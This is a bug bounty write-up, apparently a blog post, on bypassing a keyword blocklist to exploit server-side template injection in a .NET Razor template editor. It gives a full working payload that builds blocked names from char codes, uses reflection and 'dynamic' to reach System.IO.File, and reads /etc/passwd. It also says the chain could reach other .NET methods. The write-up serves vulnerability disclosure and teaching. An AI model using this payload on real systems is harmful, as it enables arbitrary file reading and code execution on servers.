A few months ago, I found a textbook case of server-side template injection (SSTI) in an app’s template functionality. It was the first time I’d found one in the wild during bug bounty hunting, so I was very excited.
However, right after reporting it, I checked the hacktivity tab and noticed someone had submitted the exact same thing just before me.

Not long after, I got it confirmed - the reports were a whopping four minutes apart:

So yeah, that excitement didn’t last very long.
A few months later, I was testing the same functionality for a different case and hit a validation error I hadn’t seen before. I tried some old payloads that had previously worked, but they were all getting blocked.
I checked hacktivity again and the original report still hadn’t been formally resolved. So it looked like they had deployed a fix, they just never got around to closing the report.
At that point, I went on the hunt for a bypass. It ended up being an interesting challenge!
Background
Razor is a templating engine used in .NET web apps. It lets you mix C# code into HTML using @ as a prefix. So if a developer writes @DateTime.Now in a template, the server runs that as actual C# and renders the result into the page.
The problem arises when user input ends up inside a Razor template. If you can inject @ expressions into something the server compiles, you get arbitrary C# execution.
In this case, the app had a feature that let users edit templates through a web interface. The backend compiled those templates with Razor, so anything you typed into the editor got executed as C# on the server. My original payload was trivial and just called System.IO.File directly (.NET’s file system API):
@System.IO.File.ReadAllText("/etc/passwd")
The fix
From what I could tell, the fix was a keyword blocklist. It seemed to scan templates for dangerous strings like System.IO.File, System.Environment, GetMethod(), and certain type casts before saving. If anything matched you got back a validation error.
Why the fix didn’t work
The blocklist covered a lot of dangerous strings and blocked most obvious payloads. But things like loops, type conversions, and reflection were all still available, and the templates were still being compiled as C#. @(4*4) rendered 16, @(System.DateTime.Now) returned the server timestamp, and so on.
The bypass
1. Building strings from char codes
The blocklist would catch you if you wrote System.IO.File anywhere in the template. But what if you never wrote it?
Since every character has a numeric ASCII value (S=83, y=121, etc.), you could build any string at runtime from an array of numbers:
string typeName = null;
int[] l = {83,121,115,116,101,109,46,73,79,46,70,105,108,101};
foreach (int c in l) {
    typeName += ((char)c).ToString();
}
// typeName is now "System.IO.File"
The blocklist scanned the raw template text before it ever compiled. I could tell because the error triggered on save, before anything ran. So it was looking for the literal text System.IO.File in what you typed. But with this technique, the blocklist would just see a bunch of integers, so the scan passed and the string would later get assembled at runtime, after the check had already cleared it.
I got this technique from @brumens. He wrote a great post about SSTI exploitation, I highly recommend reading it if you have time.
2. Turning that string into an actual type via .NET reflection
At this point I had the raw string "System.IO.File", but you can’t use it to call file system methods, so I needed a way to actually get hold of that type at runtime.
That’s where .NET reflection comes in. Normally when you call something in C#, the class and method names are written directly in your source code:
System.IO.File.ReadAllText("/etc/passwd")
Reflection lets you do the exact same thing, but by passing the names as strings at runtime instead:
// class name as a string
var fileType = Type.GetType("System.IO.File");
// method name as a string
var readAllText = fileType.GetMethod("ReadAllText", new[]{ typeof(string) });
readAllText.Invoke(null, new[]{ "/etc/passwd" });
The end result is identical. The only difference is how you reference the class and method.
The obvious move now would be to just call Type.GetType("System.IO.File") directly, but GetType was also on the blocklist.
However, what wasn’t blocked was GetMethods(), which returns every method on a type as an array instead of looking up just a singular one. Using this, I could ask System.Type (which is .NET’s built-in class that represents all types) for all of its methods, use LINQ (C#’s built-in way to filter collections) to search through them and find the one named GetType, and then build that method name from char codes too so it never appeared as a literal:
// (71,101,116,84,121,112,101) = "GetType"
var getTypeMethod = typeof(System.Type)
    .GetMethods()
    .First(x => x.Name == new string(new[]{
        (char)71,(char)101,(char)116,(char)84,
        (char)121,(char)112,(char)101
    }) && x.GetParameters().Length == 1);

var fileType = getTypeMethod.Invoke(null, new object[]{ typeName });
// fileType is now a live Type reference to System.IO.File
I filtered by GetParameters().Length == 1 because GetType has multiple overloads, and I wanted the one that takes a single string argument.
Now fileType held the System.IO.File type. To call one of its methods I needed to retrieve them first, and "GetMethods" was blocked too, but building it via char codes worked here as well.
You might notice fileType.GetType() in the code below and wonder why that’s fine when GetType was blocked. As mentioned earlier, the method has multiple overloads. fileType.GetType() is the no-argument version built into every .NET object that just returns the object’s own type. That overload didn’t get caught by the blocklist, so we could call it directly.
// (71,101,116,77,101,116,104,111,100,115) = "GetMethods"
string getMethodsName = null;
int[] k = {71,101,116,77,101,116,104,111,100,115};
foreach (int c in k) {
    getMethodsName += ((char)c).ToString();
}

var fileMethods = fileType.GetType()
    .GetMethods()
    .First(x => x.Name == getMethodsName && x.GetParameters().Length == 0)
    .Invoke(fileType, null);
// fileMethods now contains every method on System.IO.File
3. Dodging the cast restrictions with dynamic
At this point I was able to do the following:
- Build any blocked string from char codes at runtime so the blocklist only sees integers
- Resolve those strings into actual .NET types via reflection
The last problem was .Invoke()’s return type. It always comes back as object, and to actually use the result you’d normally need to cast it first. But as mentioned earlier, casts were also on the blocklist.
A type cast tells the compiler to treat a value as a specific type. C# is statically typed, so types are checked at compile time. If something is typed as
object(the most generic type in .NET), the compiler won’t let you call methods on it or index into it as an array. A cast is just you telling the compiler what type it actually is, so it lets you use it properly.object x = "hello"; x.ToUpper(); // error: x is typed as object, no ToUpper() ((string)x).ToUpper() // works: cast tells compiler x is a string
Luckily for us, C# has a keyword called dynamic that tells the compiler to skip type checking entirely. You can index into it, call methods on it, etc. without the compiler checking any of it.
dynamic fileMethods = fileType.GetType()
    .GetMethods()
    .First(x => x.Name == getMethodsName && x.GetParameters().Length == 0)
    .Invoke(fileType, null);

var openText = fileMethods[0]; // OpenText = opens a file for reading
It’s the same chain from the end of step 2, just with dynamic fileMethods instead of var fileMethods.
The full chain
Combining all three, here’s what the final payload looks like. Note that the /etc/passwd path is encoded the same way.
@{
    string n = null;
    int[] l = {83,121,115,116,101,109,46,73,79,46,70,105,108,101};
    foreach (int c in l) { n += ((char)c).ToString(); }

    var g = typeof(System.Type)
        .GetMethods()
        .First(x => x.Name == new string(new[]{
            (char)71,(char)101,(char)116,(char)84,(char)121,(char)112,(char)101
        }) && x.GetParameters().Length == 1);

    var t = g.Invoke(null, new object[]{ n });

    string gm = null;
    int[] k = {71,101,116,77,101,116,104,111,100,115};
    foreach (int c in k) { gm += ((char)c).ToString(); }

    dynamic ms = t.GetType()
        .GetMethods()
        .First(x => x.Name == gm && x.GetParameters().Length == 0)
        .Invoke(t, null);

    var m = ms[0];

    string f = null;
    int[] p = {47,101,116,99,47,112,97,115,115,119,100};
    foreach (int c in p) { f += ((char)c).ToString(); }

    var sr = m.Invoke(null, new object[]{ f });
    var v = sr.ReadToEnd();
}@v
In the end, all it does is:
@System.IO.File.OpenText("/etc/passwd").ReadToEnd()

Aside from reading arbitrary files on the server, we could point the same chain at other types and methods across the .NET runtime to achieve further impact as well.

At least the second attempt was worth it, höhö.